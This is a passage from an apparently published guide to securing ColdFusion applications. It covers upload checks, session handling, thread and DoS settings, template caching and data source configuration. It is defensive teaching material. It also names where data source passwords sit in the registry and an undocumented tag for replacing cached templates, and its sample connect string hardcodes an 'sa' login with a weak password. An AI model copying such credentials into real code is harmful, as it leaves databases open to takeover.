- **Confirm the stated size, MIME type, and extension.** `<CFFILE>` gives you access to the MIME type, extension, and size of the uploaded file. Use this information to confirm that the information your user gives to you about the uploaded file is consistent, proving at least that a file with a .jpg extension, for example, is in fact an image encoded with the JPEG standard. That confirmation, combined with a match on the number of bytes uploaded by `<CFFILE>` to the number of bytes stored on disk once the file upload is finished will give you additional confirming information about the uploaded file.
- **Consider avoiding file uploads.** Your application might be able to function just fine without the use of file uploads. Consider the use of forms to collect data, or other methods of including the information.

If you follow these suggestions, you will minimize the potential impact of harmful file uploads. It's true that it is difficult to avoid file uploads when you are taking information. If you can take some care to protect yourself, you will eliminate many of the potential hazards created by taking file input from the user in your ColdFusion application.

NOTE

You can use `<CFCONTENT>` to send your files out to the user securely, without revealing the actual path on the Web server where that file is stored. In addition, you can use the content-disposition META header to set the name of this file dynamically for the user.

URL Session Variables

Thinking like a hacker when building your ColdFusion applications should inspire you to leave as little identifiable information in public as possible. Setting an encrypted cookie to define the user ID and matching that ID with a password is more secure than, say, using a `CFID` and `CFTOKEN` value defined by the `<CFAPPLICATION>` tag to match up that user to user-specific information.

Fortunately, there are techniques you can use to simulate session variables without actually using the session variable scope in ColdFusion.

SECURITY ALERT

Malicious users can use *CFID* and *CFTOKEN* values to steal user sessions. Use the techniques in this Macromedia TechNote Article to mitigate this risk by making *CFID* and *CFTOKEN* values expire in a single session: www.macromedia.com/v1/Handlers/index.cfm?ID=21079&Method=Full.

Session ID

One simple way to establish a session ID is to use an initial authentication method to write a cookie to the client's browser. By using an encrypted value in this cookie, you can prevent malicious users from rewriting this value and spoofing a valid user. Once authenticated, you can read the value from this cookie and use it to set a value in the request scope.

If `<CFAPPLICATION>` is used, this pseudo-session ID will then be available for the length of the template request. You can use this session ID to look up user-specific information in a database table. If you choose to use the session variable scope in ColdFusion, make sure to use `<CFLOCK>` when you read from or write to variables in the session scope.

Short Timeout Session

Combining the technique of creating an authenticated, encrypted cookie with a short timeout is another way to increase the security of your session variables. By time-stamping the session and then challenging the user for re-authentication when the session expires, you decrease the possibility that even a compromised encrypted cookie can be used against your application. Making the seed for this encryption configurable in your application (you can place this seed in an included file) further increases the difficulty that hackers will encounter when trying to attack your code.

If you choose to use the session variable scope in ColdFusion, another trick you can use to make sure your users are newly authenticated is to use a central authentication page. When requests reach this page (you can ensure that they do so by checking at the top of your templates for the age of the session, and redi-

rect to a “session-killing” include or URL), you can set a new session value for the user. See this technique in Figure 4.15.

Figure 4.15 Script to Kill a ColdFusion Session

```
<!--assuming that the page we are redirecting  
to is index.cfm -->  
<cflocation url="index.cfm?cfid=0&cftoken=0">
```

There is an alternative way to accomplish the same session destruction as in Figure 4.15. You can run a page that resets the *CFID* and *CFTOKEN* values using the *<CFCOOKIE>* tag, and then use a META *Refresh* tag to redirect the client to the desired page (since cookies cannot be set on pages that use *<CFLOCATION>*, this workaround is necessary).

NOTE

Macromedia’s Security Best Practices for passing session data in a URL can be found at www.macromedia.com/v1/Handlers/index.cfm?ID=10955&Method=Full.

Form Data Passing

A final note on passing data in a form: Be careful when passing this data in the clear. Although you can use different types of form input fields to obscure the data from the client (such as the password input type), this data is still passed as cleartext from the form to the server. Using Secure Sockets Layer (SSL) (secure HTTP [HTTPS]) would protect your data more effectively from form to server.

Session data can be a difficult piece of your application to protect. By beefing up the authentication requirements in your application, writing encrypted cookies, and maintaining short session timeouts, you will mitigate much of the potential risk associated with lost session data. However, you will maintain many of the benefits associated with keeping session data around for users; namely, the ability to personalize your application for their use.

Summary

Protecting your ColdFusion applications is much easier when you follow a structured methodology for building applications. Techniques to validate input, encapsulate your code, authenticate users, and protect your ColdFusion templates are all proxies for the real goal: thinking like a hacker.

By thinking like a hacker, you can see your application with new eyes, anticipating the weak points that exist today and the potential exploits that could occur in the future. By thinking like a hacker, you anticipate on a page, custom tag, and application level the kinds of checks and balances that allow you to mitigate application damage should you have a breach in security. Moreover, by thinking like a hacker, you allow yourself to improve the way in which you code so that other developers in your organization can benefit from the knowledge you gain in the process.

By documenting this knowledge, you can help fellow developers solve the most common problems you are likely to encounter when trying to secure your ColdFusion applications against potential hacking attacks. Best of all, the solutions you will use are complimentary. Preventing malformed input by validating information from the user will protect you against cross-site scripting attacks, and validating consistently from the “hit list” of misused ColdFusion tags will protect you against the most common mistakes you might make in your ColdFusion code. Protecting your Web server from common file upload vulnerabilities will help you to inspect your own code more carefully.

Finally, limiting the amount of information you make available in the URL or in cookies will protect your session data and make it easier for you to personalize your applications safely. One final note: *Document what you code and why*. It is much easier for your fellow developers to know what you are doing by reading your code than by attempting to read your mind, especially if you happen not to be in the office that day. Following a structured methodology in your code will not prevent hackers from attacking your ColdFusion applications, but it will make it easier for you to identify the potential weak points in your application and to make those vulnerabilities more secure.

Solutions Fast Track

Cross-Site Scripting

- Cross-site scripting* is a social engineering trick where hackers attempt to insert a bit of malicious code in your valid ColdFusion template.
- Your primary strategy for neutralizing this threat is to validate all input to your pages.
- Constraining input to specific variable scopes set on the local template is another way to minimize the effect of this threat.
- Cross-site scripting is a general vulnerability of Web applications, not a vulnerability specific to ColdFusion applications.

Validating Browser Input

- One common way to hack ColdFusion applications is to manipulate the URL string used to invoke a particular page in the application. You can use database tables or switch statements to create a list of possible “good” values to confirm that your application is used correctly.
- Forms are another way in which hackers will attempt to attack your ColdFusion application. Limiting the pages that can post to these forms is a good way to protect your application from rogue HTTP posts and spoofed authentications.
- If hackers get beyond these precautions, they might try to execute scripts against the operating system itself. Staying current with patch levels for your operating systems and performing other mitigating measures to limit the access a potential hacker might acquire can help you against this threat.

Validating Consistently from the “Hit List”

- <CFOUTPUT>, <CFAPPLICATION>, <CFHTTP>, <CFINSERT>, and <CFQUERY> are some of the most consistently misused tags in ColdFusion.

- This “hit list” of items to double-check in your application might help you to identify some obvious security concerns and to address them before they become problems in your applications.
- Using the methodology defined in this chapter will help you to limit problems in using these frequently misused tags by helping you to constrain input, validate variables, and protect access to data.

Web-Based File Upload Issues

- File uploads are a particularly dangerous application feature to include in your ColdFusion application.
- If you plan to use file uploads in your application, use multiple checks (MIME type, extension, file size, and others) to verify that the file is in fact what the user says it is.
- Consider using another method of gathering data such as forms instead of using Web-based file uploads if possible.

URL Session Variables

- The default setting for ColdFusion sessions using the `<CFAPPLICATION>` tag and the session scope is insecure; the `CFID` and `CFTOKEN` values can be captured in Web logs and potentially spoofed.
- You can build your own session mechanism by authenticating the client and storing an encrypted identifier in a cookie. By using this value to look up client-specific information as needed, you can minimize the importance of the cookie itself and make it easier to reset a session if the cookie is compromised.
- Use short timeout values to improve the security of your sessions.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: I've followed the guidelines in this chapter and made my new applications more secure. Is there anything else I can do to improve security in my ColdFusion applications?

A: A disaster recovery plan can help you recover more quickly in the event of a hack. For your application, this might mean developing a “cookbook” to restore your application from a completely blank machine, including OS installation, patches, software, and application deployment instructions. Following this plan to create your staging environment will give you valuable feedback on whether you have missed any steps.

Q: I'd like to add a third-party single sign-on (SSO) tool to remove the need for a security layer in my application. Can I change the way in which I am coding my applications?

A: Although third-party single sign-on tools such as Netegrity SiteMinder provide a convenient single point of access to security management in your application, most tools of this kind don't protect beyond the URL level in your application. In other words, although SiteMinder can protect access to an individual CFML template, it's not nearly as good at protecting what the user can do with that template upon having access to run the code. Most application-level protection still has to be done in the CFML code itself, unless you are using ColdFusion's Advanced Security service (which itself is a bundled version of SiteMinder 3.61 or 4.11 and has its own advantages and disadvantages).

Q: Does the fact that the “hit list” only covers five tags mean that all the other tags in ColdFusion should be trusted?

A: Not really. The “hit list” described in this chapter is a starting point to discuss the most frequently misused tags in ColdFusion. You can follow the suggestions outlined in this chapter to help you protect your code when you are using other tags in ColdFusion.

Q: You mentioned <CFHTTP> as a way to get information from another Web site. Can ColdFusion handle XML parsing natively?

A: ColdFusion can't parse XML natively as of version 5. You can transform native XML data into the Web distributed data exchange (WDDX) format, an XML document text definition (DTD) understood by ColdFusion. This WDDX data can then be parsed natively by ColdFusion. There are also excellent free resources available on Macromedia's Developer's Exchange. Search at www.macromedia.com/developer/gallery/index.cfm under "XML" and you will find free transformation tools for XML suitable for your use.

Q: I've read about <CFLOCK> and perused the resources on Macromedia's site. I still don't understand how to use this tag effectively. What should I do?

A: A good rule of thumb to use when coding with <CFLOCK> is to think about how the resource will be used by the server. Any server variable, such as variables written to the session, server, application, or client scope, requires a lock. This lock is necessary not only when the variable is written to (ensuring that only one client writes to a single variable), but also when that variable is read from in your code. If you transfer variables from these shared scopes to a more flexible scope such as the request scope (which exists for the life of your server request), you can avoid the use of multiple locks. Be careful to copy or clone variables rather than simply creating reference pointers to them, by using the *duplicate()* function when copying structures and arrays. If you need more information, you can find an excellent resource on <CFLOCK> at www.depressedpress.com/DepressedPress/Content/ColdFusion/Guides/Locking/Index.cfm.

Q: I'm interested in learning more about the Fusebox methodology for building applications. Is this methodology limited to my ColdFusion applications?

A: Currently, implementations of the Fusebox methodology exist for ColdFusion, JSP, PHP, and ASP. Fusebox is a fairly flexible way to code, defining a circuit (main application) and its fuses (components of that application that plug into the circuit interchangeably). Because Fusebox promotes a common architecture for Web applications as well as a standard for documenting those applications, it promotes good coding practices among developers and makes team-built applications easier to maintain. To learn more about Fusebox, go to www.fusebox.org.

The ColdFusion Development System

Solutions in this chapter:

- Understanding the ColdFusion Application Server
 - Understanding ColdFusion Studio
 - Thinking of ColdFusion as Part of a System
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

One of the primary security concerns in the ColdFusion environment is unauthorized access through the ColdFusion tools, the *ColdFusion Application Server* and *ColdFusion Studio*. These are very powerful tools that allow easy access to your data sources and file systems—consider what you could lose if an attacker were to use your own tools against you! Knowing how these tools work is essential when configuring your systems so you can avoid or survive attacks.

In this chapter, you will learn about the internals of ColdFusion Server. You will gain a better understanding of how to configure the ColdFusion Administrator for security and reliability. You will also learn how ColdFusion Studio works with external resources.

The ColdFusion Server is not a particularly complicated system, although it does provide an extensive set of flexibility and security options. ColdFusion Studio also offers flexibility; in fact, it could be called the contortionist of all development environments, providing an array of customization features and immediate access to many resources. Being able to customize the tool is fine, but what should concern you the most is the access to your data sources and file systems. This dynamic duo could wreak havoc if left unsecured.

Understanding the ColdFusion Application Server

The ColdFusion Application Server provides us with several key components that ensure fast, reliable service. We'll explore these components in this section—for example, the way that the ColdFusion Server manages threads and memory, which is how it helps you attain the application scalability that is so vital to most of your applications. A step further into the internals of page execution and compilation processes will reveal the day in the life of a thread. Finally, we will discuss some of the key components of ColdFusion Server that support your applications.

The ColdFusion Application Server also has some intentional safeguards that you can use to help secure your development systems.

Thread Pooling

Before the advent of Symmetric Multiprocessing (SMP), hardware used to work similarly to the queue at a coffee shop: it would allow only one process at a time to be active. SMP machines, as the name implies, allow you to take advantage of a

series of identical processors. The software run on these machines must also support SMP in order to take advantage of parallel processing.

All currently supported platforms for ColdFusion Server, even Windows, use a 32-bit multithreaded service architecture that also uses SMP. This architecture allows each page request to be executed on its own thread and managed by the operating system's threading capabilities. SMP allows threads to be executed across multiple processors on a single machine. Additionally, enhanced thread pooling is achieved using I/O completion ports, supported by both Windows NT/2000 and Linux.

The thread processing architecture for ColdFusion Server occurs like this:

1. The Web server receives a request and forwards it to the ColdFusion Server through a Web server application programming interface (API).
2. The ColdFusion Server has a listener thread that receives the request and sends it to the active thread pool for processing. If all of the threads in the pool are busy, the request is placed in the request queue.
3. Once a thread in the pool has completed its tasks and becomes available again, the listener sends the queued requests to the idle thread in a First-In, First-Out (FIFO) manner.
4. The thread processes the request and returns to the active pool to be used again.


The ability to adjust the number of threads is a very powerful feature. ColdFusion Server will allow you to open as many threads as you like, although it is recommended that you tune the server based on its primary function and the results from load testing. Opening too few threads will cause extended queues, and opening too many will cause excessive thread-thrashing, both of which will degrade performance, especially at load.

Use the **Server Settings** screen in the ColdFusion Administrator to regulate the number of threads in the pool, as well as establish what to do with unresponsive or failed threads. In the left-hand menu of ColdFusion Administrator under **Server Settings**, select **Settings**, as shown in Figure 5.1.

Use the **Limit simultaneous requests** setting to restrict the number of threads that are created. If we were to guess at this amount, it would be 6 to 10 times the number of processors on that machine. (The ColdFusion 4.x recommendation is 3 to 5 times the number of processors.) In a clustered environment, you would want to set each machine individually. Clustering increases the load capabilities of the entire application, not each machine. Moreover, the possibility

that they all require the same exact settings is as likely as them all being identical machines.

Figure 5.1 ColdFusion Administrator Server Settings



Use the **Timeout requests after *n* seconds** setting to restrict long-running requests. This will release the thread from the request and return it to the active pool to be used again.

Use the **Restart at *n* unresponsive requests** setting to enable the ColdFusion Server to track when requests time out and give it the authority to restart itself. The hope here is that cycling the service will reestablish any failed connections and recreate the thread pool.

Use the **Restart when requests terminate abnormally** setting to enable the ColdFusion Server to track when external sources error out and give it the authority to restart itself.

Damage & Defense...



Limiting Denial-of-Service Attacks

Denial-of-service (DoS) attacks can be very powerful, so powerful in fact that they can bring even the largest Web site to its knees. They are also hard to protect against.

However, ColdFusion doesn't leave you out in the "cold"; by setting Request Timeouts and Restart responses, you can slow and even avert minor DoS attacks.

In order to stop a DoS attack, you have to be a bit more cunning. At the ColdFusion Server level, you can create a script that monitors visitor activity in the log files. Highly active IPs can then be placed into a *Server* variable (something like *Server.badPerson*). In your Application.cfm, using the *Find()* function, test for the occurrence of the visitors *CGI.HTTP_REMOTE_ADDR* in *Server.badPerson*. At this point, you can decide whether to abort the request or press on. Set *Server.badPerson* to expire in a couple of minutes, and remember to use *<CFLOCK>* around *Server* variables. But be careful! You might actually be cutting off customers (AOL users, for example).

Accurately setting the ColdFusion Server threads can make a significant difference in how well your machine will perform, not to mention how well it will handle an attack. For example, imagine you have several applications running on a ColdFusion Server shared environment—nothing major, just a few dynamic business Web sites used mostly for marketing. First, you would review the machine's traffic information (for example, using Web analysis tools from WebTrends) to get an idea of how many visitors there are to the sites and where they are going. You'd use this information to script several visitor scenarios using load-testing software (such as Segue's SilkPerformer). At this point, you would have all the information necessary to create a simulation of peak server usage. Finally, you would run your load test several times, adjusting the number of threads the ColdFusion Server has with each test. The results from your load test, as shown in Figures 5.2 and 5.3, are conclusive: your server handles the most traffic when the simultaneous requests setting is at 9, and even in peak periods of activity, your average request response time for your longest-running scenario is just over 3.5 seconds.

Figure 5.2 System Performance by Simultaneous Request Setting**Figure 5.3** Bottleneck Analysis by Least Scalable

Custom Memory Management

The improved local memory manager that is OEM'd with ColdFusion Server, SmartHeap for SMP, eliminates heap contention and memory allocation/deallocation overhead. Although there are some settings that have been left exposed on Linux, it is highly recommended that you leave them alone. These settings are as follows:

- **CF_LARGE_FREE_MEM** Sets the amount of free space maintained in the large block heap (default is 10MB).
- **CF_POOL_FREE_MEM** Sets the amount of free space to leave in default memory pool (default is 24MB).
- **CF_LARGE_BLOCK_THRESHOLD_MEM** Controls the block size SmartHeap manages in its large block heap (default is 6MB).
- **CF_GROW_INCREMENT_MEM** Controls how much memory SmartHeap requests from the operating system when a memory pool needs to grow (default is 8MB).

Page-based Applications

Page-based applications are the basis for the Internet. There are no connections to maintain between the client and server; a client simply requests a file from a Web server, the Web server retrieves the requested file from disk and then sends that file back to the client. Each request is one step in a series of individual transactions. Additional information, data, or parameters can also be sent along with the request in order to remind the Web server whom the client is and/or what the client is trying to accomplish. This architecture does leave possible holes in your security, but is easily prevented (see Chapter 4).

The ColdFusion Server enhances the page-based application by interacting with the Web server through an API. When the Web server receives a request for a ColdFusion template, it simply hands the request off to the ColdFusion Server. The ColdFusion Server acts as a page preprocessor. It compiles the requested ColdFusion template and generates a new file that is sent back to the client.

JIT Compiler

When the ColdFusion Server receives a request for a template to be processed, it goes through a series of steps before producing the Hypertext Markup Language

(HTML) file that is ultimately sent back to the client. Let's review this process (refer to the flowchart in Figure 5.4):

1. The ColdFusion Server listener thread receives a request from the Web server.
2. ColdFusion Server checks to see if it has a compiled version of that template already in cache.
3. If the file exists in cache and Trusted Cache is enabled, it is executed; otherwise, the server checks to see if the template has changed. If the file does not exist in cache or the file in cache has changed, it parses the ColdFusion Markup Language (CFML) tags inline with the HTML tags.
4. The file is then compiled into pseudocode (P-Code) using an optimizing Just in Time (JIT) compiler. P-Code is a compiled version of the template that does not include any dynamic data from external sources.
5. The P-Code is then put into cache.
6. Finally, the P-Code is executed. The execution of P-Code is when external data is retrieved and the resulting HTML document is produced.
7. The HTML document is then returned to the Web server and forwarded to the client browser.


This architecture can be infiltrated in only a couple of ways. Let's assume that your code is rock solid. You have eliminated the possibilities of cross-scripting, bad file uploads, and URL manipulation. At this point, someone would have to compromise the file system in order to damage or vandalize your site. But this is your production system, so all of your code is encrypted; your ColdFusion template cache setting is high enough to store your entire site, and the ColdFusion Trusted Cache is enabled. After enabling Trusted Cache and running each template at least once, you could delete your entire application directory and it would still run because all the templates are cached. Therefore, an intruder would have to either clear the cache (restart the machine) or make use of an internal ColdFusion tag in order to replace a cached file. The undocumented tag `<CFINTERNALDEBUG>` can be used to recompile templates and put them into cache.

Database Connection Manager

One of the truly great things about ColdFusion is its capability to connect with many data sources with ease. However, all too often, incorrect ColdFusion data


source settings are used. This will affect both performance and security. On the bright side, there are a couple of ways to set these variables, either in the ColdFusion Administrator or in the ColdFusion data source tags. We will go over both of these scenarios.

Figure 5.4 ColdFusion Template Processing Architecture



You can control many aspects of your ColdFusion applications from the ColdFusion Administrator. This is how you will set up most data sources (some native drivers contain additional settings).

Use the **Data Sources** in the ColdFusion Administrator to regulate the data source connections that will be used in your applications. In the left-hand menu of ColdFusion Administrator under **Data Sources**, select **ODBC Data Sources**, as shown in Figure 5.5.

Figure 5.5 ODBC Data Source Settings

When using Microsoft Access, you should consider adding a system database that contains database security information to the specified database file.

Usernames and passwords are often left with less than adequate security. ColdFusion stores all of a data source's information in the Registry key HKEY_LOCAL_MACHINE\SOFTWARE\Allaire\ColdFusion\CurrentVersion\DataSources\<datasource name>. Although the password is encrypted, it is too easily accessible. It is a good practice to keep everything on a "need to know" basis.

Use the **Login Timeout** option to specify how long (in seconds) ColdFusion should wait to get a connection. If all connections are open and in use, ColdFusion waits the specified time before timing out and throwing an error/busy message.

Use the **Limit Connections** option to set a limit on the number of database connections that are opened and maintained. For server-based databases, set the limit to the number of concurrent licenses. For file-based databases, always limit connections to no more than five or six to eliminate concurrency issues. If this

option is enabled without a value being specified, ColdFusion defaults to unlimited connections.

Use the **Maintain Database Connection** option to increase your database connection response time. This option enables ColdFusion to connect to a data source at the first request and then store the connection information (e.g., database name, username, and password) in a queue. During subsequent requests, ColdFusion will check the queue for an open connection with matching connection information.

Leaving database connections open for extended periods is a security risk. You can combat this vulnerability with connection timeouts. Use the **Connection Timeout** option to specify how long (in minutes) ColdFusion should maintain connections with no activity. When this time expires, the connection will be released.

Use the **Restrict SQL Operations to** option to limit the SQL transactions to only those that are necessary for the application on that data source. By default, no transactions are restricted.

Another way to set data source parameters is via the ColdFusion data source tags. For example, consider these attributes for the `<CFQUERY>` tag:


- **connectstring** You can create dynamic database connections through the connect string options. You must first set the `dbtype` attribute to “dynamic.” Then, add the `connectstring` attribute to your tag with the appropriate values. The value of `connectstring` is a semicolon-separated list of values (e.g., `Server=(local);uid=sa;pwd=sql`).
